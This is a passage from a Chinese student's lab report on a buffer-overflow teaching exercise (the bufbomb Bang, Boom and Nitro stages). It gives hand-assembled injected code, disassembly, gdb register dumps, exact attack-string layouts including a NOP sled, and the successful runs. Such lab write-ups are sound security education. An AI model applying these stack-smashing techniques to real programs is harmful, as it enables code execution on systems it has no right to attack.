然后使用 gcc – m32 – c 命令编译该文件，再使用 objdump – d 进行反汇编，得到对应机器指令：b8 18 c2 04 08 c7 00 f1 7c 74 49 68 05 8d 04 08 c3 又通过 info register 指令查看 getbuf 在 ret 前 esp 的值 0x55683364，将其减去 44 得到 0x55683338 即为 buf 缓冲区起始地址。

```
bang_asm.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0: b8 18 c2 04 08           mov    $0x804c218,%eax
   5: c7 00 f1 7c 74 49        movl   $0x49747cf1,(%eax)
   b: 68 05 8d 04 08           push   $0x8048d05
  10: c3                       ret
```

```
Breakpoint 3, 0x08049203 in getbuf ()
(gdb) info registers
eax            0x1      1
ecx            0xf7fc08a4       -134477660
edx            0xa      10
ebx            0x0      0
esp            0x55683364       0x55683364 <_reserved+1037156>
ebp            0x55683390       0x55683390 <_reserved+1037200>
```

4.实验结果：攻击字符串前 17 个字节为 b8 18 c2 04 08 c7 00 f1 7c 74 49 68 05 8d 04 08 c3，18-44 字节可以随意输入，45-48 字节为 38 33 68 55。

3.4.阶段 4　Boom

1.任务描述：前几阶段的实验实现的攻击都是使得程序跳转到不同于正常返回地址的其他函数中，进而结束整个程序的运行。因此， 攻击字符串所造成的对栈中原有记录值的破坏、改写是可接受的。然而，更高明的缓冲区溢出攻击是， 除了执行攻击代码来改变程序的寄存器或内存中的值外，仍然使得程序能够返回到原来的调用函数（例如 test）继续执行——即调用函数感觉不到攻击行为。

然而，这种攻击方式的难度相对更高，因为攻击者必须：（1） 将攻击机器代码置入栈中，（2）设置 return 指针指向该代码的起始地址，（3）还原对栈状态的任何破坏。本阶段的实验任务就是构造这样一个攻击字符串，使得 getbuf 函数不管获得什么输入，都能将正确的 cookie 值返回给 test 函数，而不是返回值 1。除此之外，攻击代码应还原任何被破坏的状态，将正确返回地址压入栈中，并执行 ret 指令从而真正返回到 test 函数。

2. 实验设计：阶段 4 相对于阶段 3，主要的变化是需要改变 getbuf 的返回值 eax，以及还原被破坏的栈帧（即还原被溢出字符串覆盖的 ebp 原本的值）。

3.实验过程：在 getbuf 执行 push %ebp 后，使用 info register 查看 ebp 的值得到 0x55683390。

```
Breakpoint 2, 0x080491ed in getbuf ()
(gdb) info registers
eax            0x7292cb5a       1922222938
ecx            0xf7fbf068       -134483864
edx            0xf7fbf3cc       -134482996
ebx            0x0      0
esp            0x55683360       0x55683360 <_reserved+1037152>
ebp            0x55683390       0x55683390 <_reserved+1037200>
```

可编写汇编代码：

```
movl $0x49747cf1,%eax
pushl $0x8048e81 //还原 ebx
movl $0x55683390,%ebp
ret
```

与阶段 3 类似的，进行编译以及反汇编后得到相应机器代码：b8 f1 7c 74 49 68 81 8e 04 08 bd

90 33 68 55 c3

```
boom_asm.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0: b8 f1 7c 74 49           mov    $0x49747cf1,%eax
   5: 68 81 8e 04 08           push   $0x8048e81
   a: bd 90 33 68 55           mov    $0x55683390,%ebp
   f: c3                       ret
```

4.实验结果：攻击字符串前 16 个字节为 b8 f1 7c 74 49 68 81 8e 04 08 bd 90 33 68 55 c3 ，17-44 字节可以任意输入，45-48 字节为 38 33 68 55。

```
[root@localhost lab3]# cat boom_U202115512.txt|./hex2raw | ./bufbomb -u U2021155
12
Userid: U202115512
Cookie: 0x49747cf1
Type string:Boom!: getbuf returned 0x49747cf1
VALID
NICE JOB!
```

3.5.阶段 5 Nitro

1.任务描述：在 Nitro 模式下，cnt=5。亦即 getbufn 会连续执行 5 次。与 Boom 不同的是，本阶段的每次执行栈（ebp）均不同，分析 bufbomb.c 函数可知，程序使用了 random 函数造成栈地址的随机变化， 使得栈的确切内存地址每次都不相同。所以此时，需要保证每次都能够正确复原栈被破坏的状态，以使得程序每次都能够正确返回到 test。在本阶段，程序将调用与 getbuf 略有不同的 getbufn 函数，区别在于 getbufn 函数使用 520 字节大小的缓冲区。

2.实验设计：阶段 5 相对阶段 4 增加了对 ebp 值的重新判断，不能简单读取 ebp 值并将其写入攻击代码。同时需要利用 nop 指令（机器代码为 0x90）。

3.实验过程：观察 testn 的反汇编代码：

```
8048e01:   55                      push   %ebp
8048e02:   89 e5                   mov    %esp,%ebp
8048e04:   53                      push   %ebx
8048e05:   83 ec 24                sub    $0x24,%esp
8048e08:   e8 da ff ff ff          call   8048de7 <uniqueval>
8048e0d:   89 45 f4                mov    %eax,-0xc(%ebp)
8048e10:   e8 ef 03 00 00          call   8049204 <getbufn>
8048e15:   89 c3                   mov    %eax,%ebx
```

虽然 getbufn 函数的 ebp 的值在每次调用时是随机的，但 testn 函数的旧 ebp 值可以由 esp 的值减去 0x28 得到，可编写汇编代码：

```
mov $0x49747cf1,%eax
push $0x8048e15
lea 0x2c(%esp),%ebp
ret
```

```
nitro_asm.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0: b8 f1 7c 74 49          mov    $0x49747cf1,%eax
   5: 68 15 8e 04 08          push   $0x8048e15
   a: 8d 6c 24 2c             lea    0x2c(%esp),%ebp
   e: c3                      ret
```

汇编以及反汇编得到：b8 f1 7c 74 49 68 15 8e 04 08 8d 6c 24 2c c3。又因为栈的地址不固定，所以攻击字符串中包含的返回地址需要重新设定。故可将攻击机器代码和返回地址放在攻击字符串的末尾，而前面部分均用 nop 指令，即 0x90 填充。

同时让返回地址尽可能小（要求能够返回到 nop 指令或攻击代码开头）：

根据题目所说，getbufn 函数将会被调用 5 次，而且每次的 ebp 值是不一样的，这也就是说，每次调用的时候，输入字符串的首地址是不相同的。通过汇编代码我们可以知道，我们输入的字符串的首地址在%ebp-0x208 处，使用 gdb 设置断点，查看 5 次字符串首地址的值:0x55683188;0x55683198;0x556831f8;0x556831e8;0x55683158。

要保证 5 次跳转都能执行执行我们要构造的代码，需要将这 5 个地址中的最大值 0x556831f8 作为我们要跳转到的地址。

4.实验结果：攻击字符串 1-509 字节用 90 填充，510-524 字节为 b8 f1 7c 74 49 68 15 8e 04 08 8d 6c 24 2c c3，525-528 字节为 f8 31 68 55，529 字节为 0a（作为一次输入的结束）。然后将上述字符串复制 4 次，即共 5 次输入。

```
[root@localhost lab3]# cat nitro_U202115512.txt|./hex2raw | ./bufbomb -n  -u U2C
2115512
Userid: U202115512
Cookie: 0x49747cf1
Type string:KABOOM!: getbufn returned 0x49747cf1
Keep going
Type string:KABOOM!: getbufn returned 0x49747cf1
Keep going
Type string:KABOOM!: getbufn returned 0x49747cf1
Keep going
Type string:KABOOM!: getbufn returned 0x49747cf1
Keep going
Type string:KABOOM!: getbufn returned 0x49747cf1
VALID
NICE JOB!
```

3.3 实验小结

这个实验的主要目的是通过缓冲区溢出攻击来改变可执行程序 bufbomb 的运行内存映像，从而使其执行一些原来程序中没有的行为，并加深对 IA-32 函数调用规则和栈结构的具体理解。本次实验需要使用工具如 gdb、objdump 和 gcc 等来完成。

通过这个实验，我学习到如何利用缓冲区溢出攻击来绕过程序的安全机制，以及如何防范这种攻击。此外，我还加深乐对 IA-32 函数调用规则和栈结构的理解，以及熟练掌握工具如 gdb、objdump 和 gcc 等的使用技巧。

在阶段 5，程序的栈帧随着程序运行实例的不同而变化，这为攻击提出了新的挑战。我们采用了 nop 指令进行填充，而非其他阶段中的任意值。同时，需要利用 ebp 和 esp 的关系而非一个固定值来还原栈帧。

实验总结

1、 实验准备：

我首先安装了 VMware Workstation Pro 虚拟机，并通过官网下载了 CentOS 7 64 位系统的镜像文件。然后，我分配了外存和内存并构建了虚拟环境。最终，经过调试成功完成了实验准备工作。

2、实验进行：

对执行文件进行反汇编以查看汇编代码并结合指令地址完成对目标代码的分析是实验 2 的要求。在这个过程中，我深入熟悉了 gcc 和 gdb 等 linux 环境下的编程工具。同时，我还大量阅读了 AT&T 汇编代码，从而更好地理解了汇编语言，可以从汇编层面上分析程序功能。画栈帧示意图可以更深入地理解程序执行过程中栈和内存的分配情况以及返回值的传递方法。同样，在实验 3 中，我加深了对编程的理解，特别是对攻击有漏洞的程序的理解。我意识到即使微小的漏洞也可能被有心人利用造成巨大破坏。因此，在编写程序时，我们不仅要严谨地编写代码，还要使用标准和无漏洞的函数以防止程序被他人破坏。从刚入学的大一年级到现在，我从能编译就行到能跑就行，而到了现在，我严格地要求自己程序必须严谨美观易懂，在细节上做到尽善尽美。我想这也是计科人必然的成长吧。


3、实验完成：

总的来说，这三个实验循序渐进，提高了我的汇编语言理解和运用能力。特别是在实验 2 中，通过敏锐的观察和对内存和寄存器的访问和试探来获取密码确实是一个很有意思并且能够沉浸其中受益匪浅的一个过程。

4、实验补充：

对于实验 3 的阶段 5 中返回地址的选取，我思考了良久。为什么选择字符串首地址中最大的那个？

首先，我们是以小段存储的字符串。而指令从低地址到高地址顺序执行。假设我们选择首地址最小的，那么到了下一组字符串就有可能因为首地址过小而没有命中 nop，从而没能执行代码。



我在选用较小的首地址时就发生了报出段错误的这种情况。而选择最大的首地址，由于 nop 的个数有五百多个，而最大最小地址差距也就 100 左右，所以必定能命中 nop 也不会发生直接命中代码段的情况。